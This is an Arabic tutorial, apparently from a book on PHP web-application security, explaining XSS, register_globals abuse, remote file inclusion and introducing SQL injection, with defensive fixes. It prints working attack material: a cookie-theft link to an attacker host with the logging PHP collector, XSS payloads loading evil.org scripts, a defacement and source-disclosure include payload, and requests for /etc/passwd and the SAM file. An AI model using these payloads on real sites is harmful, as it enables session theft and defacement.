كما اني اود الاشارة الى اني استخدمت برنامج AppServ v2.3.0 وهذا البرنامج يجعل جهازك سيرفر ويقوم بتركيب سيرفر او خادم الاباتشي بالاضافة الى دعم لغة PHP ودعم للخادم MySQL الخاص بقواعد البيانات حيث تستطيع عن طريقة عمل برامجك الخاصة بلغة phpاو HTMLثم تحميلها للموقع وهو موجود على الموقع التالي :

http://www.appservnetwork.com

والسبب الذي جعلني اختار هذا البرنامج هو سهولة استخدامه ،بالاضافة الى رغبتي في اطلاعك على الثغرات التي تكمن في السكربتات المصنوعة بلغة PHP مثل المجلات والمنتديات وسجلات الزوار ..الخ ، فقد صنعت امثلة تشمل كل الثغرات على هذه السكربتات دون تخصيص سكربت معين بعينه لتفهم الفكرة بشكل عام عن مواطن الخطأ وتعرف العلاج الامثل لها . بعد هذا التقديم البسيط الممل نوعا ما والنظري سانتقل بك الى التعرف على الاخطار الناتجه عن الجافا سكربت في موقعك . والان استعد معي للتحليق في سماء تلك اللغه والتعرف على مواطن الضعف في استخدامها .

الجافا سكربت والنصوص المتداخله للموقع (XSS) او (CSS) او (Cross-Site Scripting)

لا أخفيك سرا فقبل كتابة هذا الكتب بفترة حاولت الاتصال ببعض الاشخاص الذين لهم باع طويل في الانترنت لمعرفة بعض ما يوافق المصطلحات الانجليزية من مصطلحات تم تعريبها او ما يوافقها بالعربية ، وقد كانت صدمة لي باهمالهم لرسائلي وعدم تقبلهم للفكرة ربما لقصور منهم او لعدم دخول بعض تلك المصطلحات معجمنا العربي وليس قاموسنا العربي ، فألقيت على نفسي عبء الترجمة لتلك المصطلحات -ربما – لا يحق لي الترجمة لكن ما هو بنظرك البديل ؟ هل نقف وننتظر رحمة من يجلس خلف المكاتب الفخمة وهواتف الباناسوينك ليطلو علينا بالتراجم لتلك المصطلحات ؟!.

لقد ترجمت بعض المصطلحات من فهم المصطلح فعلى سبيل المثال لو نظرت الى مصطلح **DJ** في اللغة الانجليزية لوجدت انه مركب من كلمتين **Disco Jockey** ويعني فارس الدسكو – في الواقع – الترجمة لا تدل هنا على المعنى الصحيح للمصطلح وما يوافقها للعربية بالمعنى - وليس الترجمة – هو الشخص المسئول عن تشغيل سيديات الموسيقى في الديسكو (اتمنى ان تفهم ما عنيته).

الجافا سكربت مرتبطة مع صفحات الانترنت ولا اريد الحديث عن اللغة هنا وعن وظائفها واستخدامها ،فإذا كانت صفحات الانترنت المصنوعة بلغة **HTML** جامدة ثابتة فان لغة الجافا تضيف بعض من الحيوية عليها وعلى سبيل المثال لا يمكنك التعامل مع شريط الحالة في أي وثيقة او صفحة مباشرة باستعمال لغة **HTML** مثل اضافة ترحيب ورسائل للزائر ، دون ان تستعمل لغة جافا سكربت وقد ترى العديد من المؤثرات في الصفحات مثل تغير شكل مؤشر الماووس اثناء مروره على رابط او صور ..الخ انها كلها ناتجه عن استخدام الجافا سكربت .

المخاطر الأمنية للنصوص المتداخلة مع الموقع (XSS او CSS)

من الممكن سرقة ملفات الكوكيز والتي كما ذكرنا قد تحتوي على معلومات حساسة للغاية ، تعديل البيانات التي تعرض على المستخدم ، اعادة توجيه المستخدم لموقع اخر ، تشويه الصفحات – سجلات الزوار – عن طريق حقنها او ادراج كود **HTML** لا نريد التوسع عن الوسوم او الاضرار الناتجه من استخدام بعض الرموز مثل الوسم **<OBJECT>** او **<APLLET>** أو **<EMBED>** لان هذه من الاكواد التي قد تسبب اضرار على المستخدم او بمعنى ادق على مستعرض الوب او الاكسبلورر .

هل لك ان توضح لي اكثر

بكل سرور .. لنفرض ان لدينا موقع يعطي الزائر فرصة للبحث داخل هذا الموقع عن كلمات معينة او منتجات ..الخ ويعرض له نتائج البحث ويعرض كذلك النتائج في حالة عدم العثور على نتائج للكلمة او المنتج وان صفحة البحث تستقبل مدخلات الزائر من حقل نصي اسمه **Keyword** داخل نموذج ما سيكون طلب البحث عن طريق التالي :

http://www.example.com/search.pl?keyword=tea and coffe

ان الكلمة التي نبحث عنها هي شاي وقهوة .. هل هنا خطر في الشاي والقهوة .. ربما على صعيد الناحية الصحية اسأل الاطباء وبالنسبة للمجال التقني ..سأجيبك انا .. نعم قدر يكون هناك خطر تقني ..فإذا تمكن شخص ما من ارسال الرابط السابق بعد تعديل

عليه مع استغلال لثغرات الاكسبلورر ستكون بخطر .. بافتراض ان الموقع السابق يحفظ بياناتك مثل اسم المستخدم وكلمة المرور في ملف الكوكيز للموقع ..وان الرابط السابق تم ارساله لك بأي طريقة

http://www.example.com/search.pl?keyword= <script>alert(document.cookie) </script>

ان الجزء الذي تم تضمينه للبحث هو وسوم بداية السكربت ونهايته والمتمثل ب (<script></script>) وامر Alert بحيث يعرض ملف الكوكيز الموجود ... <script>alert(document.cookie) </script> سيظهر مربع حوار يحتوي على اسم المستخدم وكلمة المرور الخاصة بالموقع example.com .. قد تسأل اين الخطر في ذلك لان الذي تمكن من رؤية كلمة المرور هو انت وحدك .. نعم كلام صحيح لكن ماذا اذا استطاع ذلك الشخص استغلال احد ثغرات الاكسبلورر مثل ثغرة about:blank وبدلا من ان ترى انت هذه البيانات ويعرضها عليك .. ان يرسلها الى مكان اخر باستخدام طريقة QUERY_STRING .. دون ان تشعر انت بذلك . سيلي شرح تفصيلي عن ما سبق في مثال شامل .

السبب في وجود هذه الثغرة وتسميتهاوالطرق التي يتم ارسالها واكثر الاماكن التي تنتشر بها

توجد في العديد من الصفحات والسكربتات التي لا يتم فيها التحقق مما ادخله المستخدم ، فاينما وجد سكربت او صفحه انترنت تقبل مدخلات من الزائر ويعرضها فهو عرضه لهذه الثغره ، اما تسميتها بالنصوص المتداخله مع موقع وذلك لانها ليست اصلا من الموقع بل هي نصوص تم ادخالها على على الموقع لتنفيذ غرض يحدده الشخص المرسل ، اما الاماكن والسكربتات التي تنتشر فيها هذه الثغرة قد تكون مواقع لها وزنها في الانترنت او قد تكون مداخل للأنترنت مثل المجلات او المنتديات .. مفردة مدخل او مداخل بالجمع تعني سكربت او برنامج تم برمجته باحد لغات الانترنت بحيث يحتوي على العديد من الميزات ويعطي المستخدم تفاعلا اكثر مثل المشاركه برأيه ..الخ والمدخل او البوابة هو المكان الذي يحتوي على العديد من الاتجاهات والمسارات مثل غرف المحادثة ولوائح النقاش وخدمات البريد الالكتروني ..الخ . اما بالنسبة لأرسالها فكما راينا تم ارسالها عن طريق رابط وعن الضغط على الرابط سيتم استغلال تلك الثغره ،من الممكن ان تستغل الثغرة عن طريق احد الوسوم التالية <img> او <IFRAME > وفي هذه الحالة ليس بالضرورة ان تضغط على الرابط لانه سيتم تنفذيها تلقائيا . يختلف استغلال هذا النوع من الثغرات بحسب الطريقة المراد والمكان الذي يراد استغلالها فيه - راجع المخاطر الامنية – عند الحديث عن CSSو XSS.

الحماية من هذه الثغرات

نظرا لأن هذه الثغرة يتم استغلالها على المستخدم وتتم على برامج التصفح مثل الانترنت اكسبلورر فعلى المستخدم ان يحدث برنامجه توخيا لوجود هذه الثغره في اماكن عديدة مثل التي وجدت في about:blank .

اما بالنسبة للبرامج او السكربت فعلى المبرمج او المطور متابعة المدخلات التي يدخلها المستخدم وتتبعها وازالة الوسوم من تلك المدخلات سواء باستخدام لغة جافا سكربت او استخدام دوال خاصة مثل تلك التي توجد في لغة PHPمثل دالة strip_tags() او addslashes() ارجع لكتاب متخصص في PHPلتعرف عمل هذه الدوال

العديد من الأمثلة حول استغلال هذا النوع من الثغرات

- **في سجلات الزوار :**

من الممكن ان يتم ادراج اكواد **HTML** في سجلات الزوار ، فبدلا من ان يضيف الزائر تعليقاته في سجل الزوار قد يقوم بادراج اكواد تشوه سجل الزوار في الحقول التي يتم التحقق من مدخلات المستخدم مثل الاكواد التالية :

<script>document.location=`URL`</script>

او من الممكن استعمال الكود التالي

<script>document.replace(`URL`)</script>

اومن الممكن ادراج الكود التالي ليضع صورة في سجل الزوار

<img src=`URL` >

أو من الممكن ادراج أي ملفات من نوع اخر

<embed src=`URL`>

أو من الممكن ادراج أي رمز اخر من رموز **HTML** مثل **<H1></H1>** ..الخ او قد يتم ادراج كود خارجي كما بالصوره التالية :

http://www.example.com/search.pl?val=<script src=`www.evil.org/bad.js` ></script>

URL : اختصار للموقع الذي نريد ان نستخدمه قد يكون موقع يحتوي ملف او صورة ما نريد ادراجهما .. الخ مثل

http://www.evil.org/badimage.gif أو ***http://www.evil.org/badmove.mov***

- **في المنتديات والمجلات ..الخ**

- بالنسبة للمجلات هناك العديد من الاستغلال لهذه الثغرة في سكربتات مختلفة ضمن التي تأتي مع **PHPNuke** أو **PostNuke** وسنذكر بعضها دون التطرق الى السكربتات كلها

http://www.exmple.com/modules.php?op=modload&name=download&file=index&reg=viewdownloaddetails&lid=2&title=%3cscript%3ealert(document.location)%3c/script%3e

اللون المكتوب بالاحمر يدل على سكربت جافا الذي تم حقن الموقع به في المتغير **title** حيث ان هذا المتغير لم يتحقق من المدخلات التي قام المستخدم بادخالها . حتى تفهم الخطر الاكثر وكما وعدتك سابقا سأبين لك مثالا يجمع ما ذكرته في مثال واحد

الثغرة التالية عبارة عن طريقة او الاسلوب الذي يشرح اغلب ما سبق في سرقة ملف الكوكيز او ملف تعريف الارتباط للمستخدم الادمن في المجلة او **phpNuke** وذلك بارسال صفحة بها رابط في حالة الضغط عليه سيفتح صفحة مدير المجلة ويرسل ملف الكوكيز الى سكربت لموقع الشخص المهاجم :

ثغرة **about** من ثغرات الاكسبلورر

الموقع المراد سرقة الكوكيز منه

```
<a href="about://www.YourSite.com/<script>window.open
("http://www.Attacker.com/CookieGet.php?"+document.cookie);</script>">
اضغط هنا لزيارة صفحة ..هنا يتم بأي أسلوب الخداع</a>
```

موقع الشخص المهاجم الذي يجمع البيانات عن طريق QUERY_STRING داخل السكربت cookieGet.php

ما بعد العلامة ؟ و " و + هو query_string أي سيتم ارسال الكوكيز فقط للسكربت

قد يختلف الاسلوب في الطريقة السابقة كما ذكرنا سابقا لكن كلها تصب في هدف واحد وهو سرقة البيانات منك ، بالنسبة للسكربت الذي **CookieGet.php** والذي يجمع البيانات المرسلة سيكون على النحو التالي :

```
<?
   $data=getenv("QUERY_STRING");
?>
########################################
<script>
   document.title="Hello ";
    setTimeout('window.close()',3000);
</script>
########################################
<?
$fp=fopen("victimcookie.txt","a+");
 if (!$fp)die("No i can not open the file ");
   fwrite($fp,"$data\r\n");
      fclose($fp);
?>
```

الكود هنا يكتب البيانات التي تم الحصول عليها من المتغير داتا في ملف نصي

يضع البيانات المرسلة في متغير اسمه داتا

يغلق النافذة بعد مرور ٣ ثواني حتى لا يشك المستخدم بشيء

بهذا اكون انتهيت من الجزء المتعلق بالجافا سكربت وكيفية الحماية من المخاطر المستخدمة باساءة هذه اللغة ، وقبل ان اغادر هذه الجزئية أود الإشارة الى هجوم يستخدم الجافا عن طريق ملفات الفلاش من انتاج شركة مايكروميديا، حيث تحتوي ملفات الفلاش على اجراء من ضمن الاجراءات المبيته داخل الفلاش في القسم **ActionScript** وهذا الاجراء يتيح لك ادراج عنوان يتم التوجه له في حالة الضغط على الملف الفلاشي المنتهي باللحقة **SWF** والاجراء كالتالي :

```
getURL("http://www.msn.com")
```

والذي من الممكن ان يستقل بالاسلوب التالي :

```
getURL("javascript:alert(document.cookie)")
```

ومن التطبيقات المصابة بهذه الثغرة المنتديات من نوع **Ezboard** وغيرها من المنتديات حيث يمكن ادراج الملف في قسم التوقيع الخاص بالشخص او ادراجه في رسالة في المنتدى باستخدام الوسم **<embed>** وكذلك منتديات **YaBB** و **MSN communities** وللمزيد من المعلومات ابحث في محرك البحث عن التالي :

Bypassing JavaScript Filters – the Flash ! Attack

خذ وقتا من الراحة يكفيك لتتعرف على الثغرات المتعلقة بالسكربتات المتعلقة ب **PHP** وتصنيف الثغرات المتعلقة بها .. انصحك بتناول شراب ساخن ان كان الجو بارد حولك .. او تناول شئ بارد اذا كان الجو حار حولك

مراجعه للمصطلحات المتعلقة بالحماية جهة السيرفروالتي تم شرحها سابقا:


- **Buffer overflow** :فيض الذاكرة او التطويف وهو اشد انواع الثغرات او نقاط خطورة بحسب مكان تواجده

- **CGI exploits** :وثغرات هذا النوع لا تقل خطورة عن سابقتها اذا انها تقتصر على البرامج النصية او البرامج المكتوبة ل **CGI**او بوابة العبور المشتركة مثل تلك المكتوبة بلغة **PERL** ومن امثلة الثغرات عليها والمشهورة حديثا تلك الثغرة الموجودة في **Cpanel** والتي تمكن أي مستخدم بعيد من تنفيذ الأوامر على الملقم والتي يتم تطبيقها من المستعرض مباشرة

- **Denial Of Service** او **DOS** : وهو هجوم رفض الخدمة ويقع هذا النوع من الهجوم كما واضح من اسمه عندما يعطل او يوقف خدمة معينه ، وهناك تعطيل الخدمة الموزع **DDOS** ويقع هذا الهجوم حينما يشترك في تفيذه اكثر من مهاجم مثل تلك الهجمات التي تعرض لها موقع ياهو وامازون

- **Misconfigurations** أو سوء التكوين والاعداد : مثل الاعدادت الافتراضية للسكربتات او البرامج بحيث تحتوي على اسماء مستخدمين وكلمات مرور افتراضية .. او غيرها من الاعدادت بحيث تسبب اضرار لمستخدمها ولعل اوضح مثال على ذلك ما تعرض له سيرفر او ملقم **apache** من اضرار عندما تم اختراق الموقع الرئيسي لهذا الخادم .. ربما الإهمال موجود حتى عند اهل الخبرة عندما تركوا الملقم يتيح لزواره تحميل الملفات دون فلتره.

بعد هذه المراجعة البسيطة للمصطلحات ،ذكرت سابقا اني استخدمت برنامج **Appserv** وانشأت عدة سكربتات توضح لك اجمالي الثغرات الموجودة بهذه السكربتات .واليك التصنيف الذي استقريت عليه اخيرا من واقع بحث بسيط في الانترنت :



١ - بالنسبة للثغرات المتعلقة ب PHP نفسها

- الثغرات التي ترجع بالبنية الاساسية ب **php** نفسها

في هذا النوع من الثغرات يتم اكتشاف اخطاء في بعض اجراءات او روتينات اللغة نفسها مثل نوعية **BOF** أو **Format String** والتي سبق لي الحديث عنهما سابقا ، ربما المعني بتحديث وسد ثغرات هذا النوع مطورو اللغة نفسها .فمع كل اصدارة محدثه للغة اعلم ان هناك سد لثغرات تم اكتشافها من قبل المطورين نفسهم او غيرهم وليس من الضروري ان يتم الاعلان عن هذه الثغرات في الاوساط المعنية .

- ثغرات تتعلق بطريقة تركيب اللغة على السيرفر مثل تركيبها ك **CGI**

من المعروف ان **php** يتم تركيبها كوحدة نمطية **module** أو ك **CGI** ،وبغض النظر عن السبب الذي يدعو الى اختيار طريقة التركيب فقد وجدت في القسم الخامس **Chapter 5.Security** من الكتاب المتعلق ب **PHP** بعض الأمور التي يشرح فيها مخاطر تركيب اللغة ك **CGI**

ومنها الوصول الى ملفات النظام او الوصول الى أي ملف اخر على النظام ويتم ذلك على النحو التالي :

* الوصول الى ملفات النظام :

ويتم عن طريق الطلب التالي :

http://my.host/cgi-bin/php?/etc/passwd

وبذلك يتم طلب ملف **passwd** والذي يحوي اسماء المستخدمين على النظام وكلمات المرور

*الوصول للملفات والوثائق على النظام :

ويتم عن طريق الطلب التالي :

http://my.host/cgi-bin/php/secret/doc.html

بقيت جزئية اخرى تتعلق حول تركيب اللغة ك **CGI** على نظام التشغيل وندوز حيث نشر **Paul Brereton** في عام ٢٠٠٢ ثغرة تتعلق بامكانية استغلال هذا النوع من تركيب اللغة ك **CGI** حيث يتم في ملف الاعداد **httpd.conf** الخاص ب **Apache** اضافة بعض السطور لتعمل **php** على منصات وندوز .. ودون الخوض في تفاصيل الاعداد او تفاصيل الثغرة سأتكلم عن الثغرة نفسها حيث انها تمكن المهاجم من التالي :

أ – معرفة مسار تركيب اللغة على النظام وذلك عن طريق طلب التالي :

http://www.target.com/php/php4ts.dll

ب –إمكانية طلب أي ملف على النظام كما ذكرت سابقا عن طريق :

http://www.target.com/php/php.exe?c:\winnt\repair\sam

أو

http://www.target.com/php/php.exe?d:\winnt\repair\sam

- ثغرات تتعلق بطريقة اعداد ملف اللغة (**php.ini**)

يملك هذا الملف العديد من الخيارات مثل **display_errors** والذي يكشف مسار الخطأ في الملف النصي او السكربت ومن الافضل وضع هذا الخيار على **False** حتى لا يكشف أي معلومات للمهاجم ، وكذلك خيار **open_basedir** ، **register_globals** والذي يعتبر الاخطر حيث ان تفعيل هذا الخيار سيجعل المتغيرات عامه ، بالنسبة للوضع الآمن **Save Mode** فيتم فيه تعطيل ميزة السكربتات او النصوص السيئة التي تحاول الضرر بالملقم .. من الافضل مراجعة كتاب **php** حتى تتمكن من التعرف اكثر على هذه الاعدادات

##########

٢ - الثغرات المتعلقة بالنصوص البرمجية او السكربتات المعتمدة على هذه اللغة

قبل البدء في الحديث عن انواع الثغرات المتعلقة بهذا – على افتراض – الخلفية المسبقة بالتعامل مع برنامج **Appserv** و **PhpMyadmin** الذي يتيح لك فرصة انشاء الجداول في قاعدة البيانات اود ان انبه الى اني انشأت قاعدة بيانات تحمل الاسم **Security** وبها جدولان هما **Admin** و **Admins_users** كما اني انشأت ملف **config.php** لتعريف الخطوات الاساسية للأتصال بقاعدة البيانات حتى تتمكن من استخدامه على موقعك الشخصي او تستخدمه في البرنامج **AppServ** وتتعرف عن قرب على الامثلة التي سأشرحها حول كل نوع من الثغرات التي صنفتها مسبقا في هذا الكتاب .

محتويات قاعدة البيانات Security

- الجدول **admin**

وبه ٣ حقول هي **id ,admin_name,admin_pass**

اسماء الحقوول

id	admin_name	Admin_pass
auto_increment	varchar(50)	varchar(50)

انواع الحقوول

بالنسبة لمحتويات الحقول في الجدول كالتالي :

id	*admin_name*	*Admin_pass*
1	*admin*	*topsec*

#########

- الجدول admins_users

وبه ٤ حقول هى : id,auth_name,auth_pass,auth_level

Id	Auth_name	Auth_pass	Auth_level
auto_increment	varchar(50)	varchar(50)	int(2)

انواع الحقوول

بالنسبة لمحتويات الحقول في الجدول كالتالي :

Id	Auth_name	Auth_pass	Auth_level
1	خالد	سوبر	1
2	حمد	مهم	2

محتويات الملف config.php

هذا الملف نحتاج ان نضمنه في اغلب السكربتات او النصوص المكتوبة وقد تكون لاحظت ذلك في المنتديات او المجلات أو غيرها من البرامج والسكربتات

```
<?php

$dbserver="localhost";
$dbuser="root";
$dbpassword="";
$dbname="security";

$conn=@mysql_connect($dbserver,$dbuser,$dbpassword)or die ("حدث خطأ في الاتصال بقاعدة البيانات");
$db=@mysql_select_db($dbname,$conn) or die ("حدث خطأ في تحديد قاعدة البيانات");

?>
```

١ - الثغرات المتعلقة بالمتغيرات

سنرى في المثال التالي كيف يمكن استغلال هذا النوع من الثغرات حيث لدينا سكربت يتحقق من اسم المستخدم وكلمة المرور عن طريق نموذج يعرض على المستخدم وبعد تطابق اسم المستخدم وكلمة المرور يتم تضمين او شمول صفحة .. ربما يتم تضمين معلومات حساسة او غيرها من الاشياء لكن المثال بسيط جدا لتوضيح الفكرة الاساسية لإستغلال هذا النوع من الثغرات اسم السكربت (**var.php**) ويتم تضمين الصفحة (**anypage.html**)

محتويات الملف Var.php

```
<?php
if(isset($user)) {
   if($user == "admin") {
      if($pass == "Lamees") {
         $loggedin = 1;
      }
   }
}
if($loggedin == 1) {
   include "anypage.html";
     exit;
}
?>
<html>
  <head>
    <title>Login</title>
  </head>
  <body>
    <form method="get" action="<?php echo $PHP_SELF ?>">
     <input type="text" name="user">
     <input type="password" name="pass">
     <input type="submit" value="Login">
    </form>
  </body>
</html>
```

سيتم طلب هذا السكربت على افتراض اني اعمل تحت البرنامج **Appserv** كالتالي :

http://127.0.0.1/var.php

ستكون النتيجة صفحة يطلب منا ادخال اسم المستخدم وكلمة المرور حيث اسم المستخدم **admin** كلمة المرور **Lamees** بالنسبة للمتغير **user** والمتغير **pass** هما متغيران في النموذج وبعد تطابق اسم المستخدم وكلمة المرور في السكربت سيتم تعريف متغير جديد هو **loggedin** ويحمل القيمة ١ سيتم استخدامه لا حقا في السكربت وذلك من اجل تضمين الصفحة **anypage.html** ، قد يبدو ذلك للوهلة الأولى امرا طبيعيا .. حيث لن يتم تضمين الصفحة الا في حالة ان يكون للمتغير

loggedin القيمة ١ وهذه لن تتحقق الا في حالة ادخل المستخدم وكلمة المرور الصحيحة في السكربت ؟ في الواقع هذا الكلام فيه جزء من الصحة حيث ان المتغيرات تعتبر عامة أي من الممكن ان تستهل قيمتها باستخدام احد الطرق Get او Post أو Cookie الخ وبالتالي لو ادخل المستخدم المتغير loggedin من خلال المستعرض باستخدام الطريقة Get سيتم تضمين الصفحة دون ان يتم التحقق من اسم المستخدم وكلمة المرور :

http://127.0.0.1/var.php?loggedin=1

سيتم تقييم المتغير على انه صحيح وبالتالي سيتم تنفيذ العبارات التي تلي ذلك الشرط ولحل تلك المسألة اتبع واحد مما يلي :

١ - عطل register_globals واستخدم المصفوفات $_GET أو $_POST .. الخ

٢ - تأكد من ان جميع المتغيرات تم استهلالها بقيم ،وفي مثالنا السابق من الممكن ان نعالج تلك المسألة بوضع $loggedin=0 في بداية السكربت .

٢ - ثغرات مرتبطة بالتعامل مع الملفات مثل upload أو include

قد تشترك الثغرة السابقة مع الثغره هذي في جزئية في الدالة include اما بالنسبة لجزئية upload أي ثغرات التحميل فهذه تعتمد على اعداد السيرفر ل php.ini فلو تم السماح بتنفيذ بعض الدوال الخاصة بالنظام مثل passthru أو system أو exec فسينجم عن ذلك خطورة امنية كبيرة ربما حتى لو تم تعطيل هذه الدوال الخاصة ب PHP فسيتم تجاوزها باستخدام سكربتات CGI تتيح تنفيذ دوال مكافأة .. أي كن على حذر في اتاحة ومحدودية السماح للمستخدمين بتحميل الملفات على موقعك او ملقم الوب لديك حتى تتجنب ويلات اهمالك لذلك . السكربت التالي يوضح لنا ذلك على افتراض عدم اعداد خاصية السيف موود على on

السكربت الأول include-x.php

```
<?php

echo"<center><a href=\"include.php?file2open=wc.txt\">اضغط هنا لمشاهدة الملف</a></center>";
?>
```

السكربت الثاني include.php

```
<?php

if ($file2open=="")$file2open="wc.txt";
include("$file2open");

?>
```

السكربت الاول يظهر لنا رابط **link** مكتوب عليه اضغط هنا والرابط هو السكربت الثاني ودور السكربت الثاني هو تضمين الملف **wc.txt** الذي تم ارساله باستخدام الطريقة **GET** في المتغير **file2open** .. وبالتالي ستظهر محتويات الملف المضمن في السكربت الثاني .. ان الخطورة هنا ان السكربت الثاني لم يتحقق من كون الملف المضمن من داخل الموقع ام لا .لقد كان القصور في السكربت الثاني يقتصر على ان المتغير **file2open** لا يساوي الفراغ ، وقد يساء استخدام ذلك بتضمين ملف من خارج الموقع يحتوي على كود يضر الموقع ..ساورد مثالا بحيث يحتوي على ملف من خارج الموقع يقوم هذا الملف بتغيير الصفحة الاساسية للموقع بالاضافه الى كشف معلومات حساسة عن ملف **config.php**

محتويات الملف الخارجي **echo-exp.txt**

```
<?

هنا سيتم تغيير صفحة البداية للموقع ..او المجلد ..هنا مثال للكتابة بصفحات اخرى*/

$fo=fopen("index.htm","w");
fwrite($fo,"<center><h3 style=\"color:green\">Hacked By </h3><h3>Script
Kiddy</h3></center><br>");
fclose($fo);

هذا مثال اخر ..لرؤية الصفحة المصدرية ..او الكود المصدر لسكربت ما ..قد يكون ملف يحتوي على الباسوورد ..او معلومات */
اخرى*/
show_source("config.php");

?>
```

على افتراض ان الملف الخارجي موجود على موقع اخر وهو موقع المهاجم **http://www.evil.org/echo-exp.txt**

سيكون الطلب كالتالي :

http://127.0.0.1/include.php?file2open= http://www.evil.org/echo-exp.txt

اعتقد انك عرفت ماذا سيحدث بعد ذلك .. سيؤدي ذلك لتغير الصفحة الاساسية بالاضافه الى كشف الكود المصدري للملف **config.php** هناك اساليب اخرى لهذا النوع من الثغرات قد تتعدى كونها تغير محتوى موقع او تكشف مصدر صفحة اخرى الى اضرار توقع بالسيرفر كاملا ، مثل تحميل شل كود يستغل احد الثغرات التي على السيرفر ..ولا اريد الاطالة بقدر ما اريد ان تنتبه لنصوصك البرمجية وتراجعها .. والحل الامثل لتفادي الثغره في السكربت السابق هي انشاء مصفوفة تحتوى على الملفات المراد عرضها او تضمينها ..وخلاف ذلك فإن الدالة **include** تتعامل مع الملفات سواء التي على نفس الموقع كما لو كانت خارج الموقع


لتجربة ذلك على جهازك او موقعك سأستبدل الموقع www.evil.org بالجهاز المحلي او الموقع الخاص بي واضع فيه الملف **echo-exp.txt** ليصبح المثال للتجربة كالتالي

http://127.0.0.1/include.php?file2open= http://127.0.0.1/echo-exp.txt

وتكون النتيجة كالتالي :

١) الصفحة الرئيسية تم تغييرها للمجلد او للموقع

٢) عرض المحتويات لسكربت اخر



٣ - الثغرات المتعلقة ب SQL والتي تسمى SQL injection او حقن باستخدام تعليمات SQL

تقديم بسيط :

Structured Query Language وتختصر (SQL) وتعني لغة الاستعلام التركيبة او الهيكلية أو البنيوية وهي لغة تستعمل مع العديد من قواعد البيانات مثل MS Access, DB2, Informix, MS SQL Server, Oracle, Sybase بحيث تتيح المرونة للمبرمجين بالاتصال مع قواعد البيانات وتحديث او استرجاع البيانات الموجودة في قواعد البيانات .

